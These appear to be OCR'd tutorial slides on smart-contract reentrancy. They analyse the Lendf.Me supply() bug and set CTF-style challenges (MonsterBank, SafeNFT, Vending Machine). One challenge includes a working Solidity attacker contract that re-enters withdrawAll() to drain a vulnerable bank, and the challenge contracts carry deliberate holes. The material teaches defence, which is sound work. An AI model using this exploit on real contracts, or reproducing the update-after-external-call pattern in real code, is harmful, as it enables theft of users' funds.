    balance.interestIndex = localResults.newSupplyIndex;

    emit SupplyReceived(msg.sender, asset, amount, localResults.startingBalance, localResults.userSupplyUpdated);

    return uint(Error.NO_ERROR); // success
}
```




```
function doTransferIn(address asset, address from, uint amount) internal returns (Error) {
    EIP20NonStandardInterface token = EIP20NonStandardInterface(asset);

    bool result;

    token.transferFrom(from, address(this), amount);

```

Can you spot the vulnerability by now?



```
function supply(address asset, uint amount) public returns (uint) {
    if (paused) {
        return fail(Error.CONTRACT_PAUSED, FailureInfo.SUPPLY_CONTRACT_PAUSED);
    }

    Market storage market = markets[asset];
    Balance storage balance = supplyBalances[msg.sender][asset];

    SupplyLocalVars memory localResults; // Holds all our uint calculation results
    Error err; // Re-used for every function call that includes an Error in its return value(s).
    uint rateCalculationResultCode; // Used for 2 interest rate calculation calls

    // Fail if market not supported
    if (!market.isSupported) {
        return fail(Error.MARKET_NOT_SUPPORTED, FailureInfo.SUPPLY_MARKET_NOT_SUPPORTED);
    }

    // Fail gracefully if asset is not approved or has insufficient balance
    err = checkTransferIn(asset, msg.sender, amount);
    if (err != Error.NO_ERROR) {
        return fail(err, FailureInfo.SUPPLY_TRANSFER_IN_NOT_POSSIBLE);
    }

    // We calculate the newSupplyIndex, user's supplyCurrent and supplyUpdated for the asset
    (err, localResults.newSupplyIndex) = calculateInterestIndex(market.supplyIndex, market.supplyRateMantissa, mark
    if (err != Error.NO_ERROR) {
        return fail(err, FailureInfo.SUPPLY_NEW_SUPPLY_INDEX_CALCULATION_FAILED);
    }

    (err, localResults.userSupplyCurrent) = calculateBalance(balance.principal, balance.interestIndex, localResults
    if (err != Error.NO_ERROR) {
        return fail(err, FailureInfo.SUPPLY_ACCUMULATED_BALANCE_CALCULATION_FAILED);
    }

    (err, localResults.userSupplyUpdated) = add(localResults.userSupplyCurrent, amount);
    if (err != Error.NO_ERROR) {
        return fail(err, FailureInfo.SUPPLY_NEW_TOTAL_BALANCE_CALCULATION_FAILED);
    }

    // We calculate the protocol's totalSupply by subtracting the user's prior checkpointed balance, adding user's
    (err, localResults.newTotalSupply) = addThenSub(market.totalSupply, localResults.userSupplyUpdated, balance.pri
    if (err != Error.NO_ERROR) {
        return fail(err, FailureInfo.SUPPLY_NEW_TOTAL_SUPPLY_CALCULATION_FAILED);
    }
```

Code Analysis



```
1578        ////////////////////////
1579        // EFFECTS & INTERACTIONS
1580        // (No safe failures beyond this point)
1581
1582        // We ERC-20 transfer the asset into the protocol (note: pre-conditions already checked above)
1583        err = doTransferIn(asset, msg.sender, amount);
1584        if (err != Error.NO_ERROR) {
1585            // This is safe since it's our first interaction and it didn't do anything if it failed
1586            return fail(err, FailureInfo.SUPPLY_TRANSFER_IN_FAILED);
1587        }
1588
            // Save market updates
            market.blockNumber = getBlockNumber();
            market.totalSupply =  localResults.newTotalSupply;
            market.supplyRateMantissa = localResults.newSupplyRateMantissa;
            market.supplyIndex = localResults.newSupplyIndex;
            market.borrowRateMantissa = localResults.newBorrowRateMantissa;
            market.borrowIndex = localResults.newBorrowIndex;

1597        // Save user updates
1598        localResults.startingBalance = balance.principal; // save for use in `SupplyReceived` event
1599        balance.principal = localResults.userSupplyUpdated;
1600        balance.interestIndex = localResults.newSupplyIndex;
1601
1602        emit SupplyReceived(msg.sender, asset, amount, localResults.startingBalance, localResults.userSupplyUpdated);
1603
1604        return uint(Error.NO_ERROR); // success
1605    }
```

```
400     function doTransferIn(address asset, address from, uint amount) internal returns (Error) {
401         EIP20NonStandardInterface token = EIP20NonStandardInterface(asset);
402
403         bool result;
404
405         token.transferFrom(from, address(this), amount);
406
```

The issue here is that:

MoneyMarket.supply() is actually updating the user’s asset balance **after** the external call to *asset.transferFrom()* (lines 1599–1600), but based on a value that was read **before** the external call (line 1514), which means that the update potentially ignores any updates that were made within the external call. In many terms, we can consider this anomaly to be a “Lost Update”.


Tutorial: Monster Bank

Monster Bank

A Bank with deposit and withdraw functionalities

Anyone can deposit ether to the bank

Goal: Drain the bank's balance




```
// SPDX-License-Identifier: MIT
pragma solidity >=0.7.0 <0.9.0;

contract MonsterBank {
    mapping (address => uint256) private balance;
    address public owner;

    constructor(address player_) payable {
        balance[address(this)] = msg.value;
        owner = player_;
    }

    function completed() external view returns (bool) {
        return getBalance() == 0;
    }

    function deposit() external payable {
        balance[msg.sender] += msg.value;
    }

    function withdrawAll() external {
        uint256 current_balance = getUserBalance(msg.sender);
        require(current_balance > 0, "Insufficient balance");

        (bool success, ) = msg.sender.call{value: current_balance}("");
        require(success, "Failed to send Ether");

        balance[msg.sender] = 0;
    }

    function getBalance() public view returns (uint256) {
        return address(this).balance;
    }

    function getUserBalance(address _user) public view returns (uint256) {
        return balance[_user];
    }

    receive() external payable {}

    fallback() external payable {}
}       You, 35 minutes ago • Updated the repo with all the scripts and readmes…
```

The Exploit

WithdrawAll: The balance mapping is updated after the transaction!

Attacker can re-enter the function again!



```
// SPDX-License-Identifier: MIT
pragma solidity >=0.7.0 <0.9.0;

import "./1_MonsterBank.sol";

contract MonsterBankAttacker {
    address payable addr;
    address payable owner;

    constructor(address addr_, address player_) {
        addr = payable(addr_);        You, 58 minutes ago • Updated the rep
        owner = payable(player_);
    }

    function pwn() external payable {
        require(msg.value == 1 gwei, "Require 1 Gwei to attack");
        MonsterBank(addr).deposit{value: 1 gwei}();
        MonsterBank(addr).withdrawAll();
    }

    function getBalance() external view returns (uint256) {
        return address(this).balance;
    }

    function withdraw() external returns (bool){
        (bool success, ) = owner.call{value: address(this).balance}("");

        return success;
    }

    receive() external payable {
        if (addr.balance >= 1 gwei) {
            MonsterBank(addr).withdrawAll();
        }
    }
}
```


Challenge #1: SafeNFT

Safe NFT

SafeNFT: An ERC721 Non-fungible Token

How safe is SafeNFT?

Goal: Purchase 2 NFTs for the price of 1



```
// SPDX-License-Identifier: MIT
pragma solidity >=0.7.0 <0.9.0;

import "@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol";

contract SafeNFT is ERC721Enumerable {
    uint256 price;
    mapping(address => bool) public canClaim;
    address public owner;

    constructor(address _player)
        ERC721("Safe Token", "SNFT") {
        price = 1 gwei;

        owner = _player;
    }

    function buyNFT() external payable {
        require(price == msg.value, "INVALID_VALUE");
        canClaim[msg.sender] = true;
    }

    function claim() external {
        require(canClaim[msg.sender], "CANT_MINT");
        _safeMint(msg.sender, totalSupply());
        canClaim[msg.sender] = false;
    }

    function withdraw() public {
        require(msg.sender == owner);
        payable(msg.sender).transfer(address(this).balance);
    }

    function completed() public view returns (bool) {
        return balanceOf(owner) == 2;
    }
}
```

Challenge #2: Vending Machine

Vending Machine

A simple contract that models after a vending machine

Only has one item: Peanuts :)


Goal: Drain the machine from the whole balance

© Tatsuya Endo/Shueisha, SPY x FAMILY Project

Vending Machine

Key functions for this challenge:

1. Deposit
2. Withdrawal



```
contract VendingMachine {
    address public owner;
    uint256 private reserve;
    bool private txCheckLock;
    mapping(address => uint256) public peanuts;
    mapping(address => uint256) public consumersDeposit;

    constructor(address player) payable {⋯
    }

    function isExtContract(address _addr) private view returns (bool) {⋯
    }


    modifier isStillValid() {⋯
    }

    modifier onlyOwner() {⋯
    }

    function getPeanutsBalance() public view returns (uint256) {⋯
    }

    function getMyBalance() public view returns (uint256) {⋯
    }

    function getContractBalance() public view returns (uint256) {⋯
    }

    function getReserveAmount() public view onlyOwner returns (uint256) {⋯
    }

    function deposit() public payable isStillValid {⋯
    }

    function getPeanuts(uint256 units) public isStillValid {⋯
    }

    function withdrawal() public isStillValid {⋯
    }

    function restockPeanuts(uint256 _restockAmount) public onlyOwner {⋯
    }

    function hasNotBeenHacked() public view onlyOwner returns (bool) {⋯
    }
}
```

Reference

https://blog.chain.link/reentrancy-attacks-and-the-dao-hack/

https://valid.network/post/the-reentrancy-strikes-again-the-case-of-lendf-me